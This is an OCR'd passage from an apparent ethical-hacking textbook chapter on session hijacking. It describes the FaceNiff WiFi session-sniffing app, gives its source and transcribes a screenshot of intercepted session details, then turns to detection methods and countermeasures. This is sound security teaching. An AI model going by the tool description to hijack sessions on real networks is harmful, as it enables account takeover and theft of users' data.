
RUNNING AND SPOOFING

Figure 11.31: Screenshot of DroidSniff

- **FaceNiff**

  Source: *http://faceniff.ponury.net*

  FaceNiff is an Android app that allows a user to sniff and intercept web-session profiles over the WiFi network that the user's mobile device is connected to. Although FaceNiff can hijack sessions only when the WiFi network does not use the Extensible Authentication Protocol (EAP), it works on any private network, including open, Wired Equivalent Privacy (WEP), Wi-Fi Protected Access–pre-shared key (WPA-PSK), and WPA2-PSK networks.



bponury
id: 52694264[redacted]...
Intel Corporate (a0:88:b4:[redacted] = 10.0.100.16)

bponury
id: 21080[redacted]...
Intel Corporate (a0:88:b4:[redacted] = 10.0.100.16)

Bartosz Testowy
id: 1000021[redacted]
Intel Corporate (a0:88:b4[redacted] = 10.0.100.16)
pass=t••••••3
mail=b[redacted]@gmail.com


Figure 11.32: Screenshot of FaceNiff

LO#05: Explain Session Hijacking Countermeasures

Session Hijacking Countermeasures

In general, hijacking is a dangerous attack because the victim is at risk of identity theft, fraud, and loss of sensitive information. All networks using TCP/IP are vulnerable to the different types of session hijacking attacks discussed earlier. However, following best practices might protect against session hijacking attacks.

This section discusses session hijacking detection methods, session hijacking detection tools, various countermeasures to combat session hijacking attacks, and approaches causing vulnerability to session hijacking and their preventative solutions such as IP Security (IPsec).



Session Hijacking Detection Methods

Detection Method

Manual Method

Using Packet Sniffing Software

Automatic Method

Intrusion Detection Systems (IDS)

Intrusion Prevention Systems (IPS)

Session Hijacking Detection Methods

Session hijacking attacks are exceptionally difficult to detect, and users often overlook them unless the attacker causes severe damage.

The following are some symptoms of a session hijacking attack:

- A burst of network activity for some time, which decreases the system performance
- Busy servers resulting from requests sent by both the client and hijacker

Methods to detect session hijacking



Detection Method
Manual Method
Automatic Method
Using Packet Sniffing Software
Intrusion Detection Systems (IDS)
Intrusion Prevention Systems (IPS)

Figure 11.33: Session hijacking detection methods

- **Manual Method**

  The manual method involves the use of packet sniffing software such as Wireshark and SteelCentral Packet Analyzer to monitor session hijacking attacks. The packet sniffer captures packets in transit across the network, which is then analyzed using various filtering tools.

  Forced ARP Entry

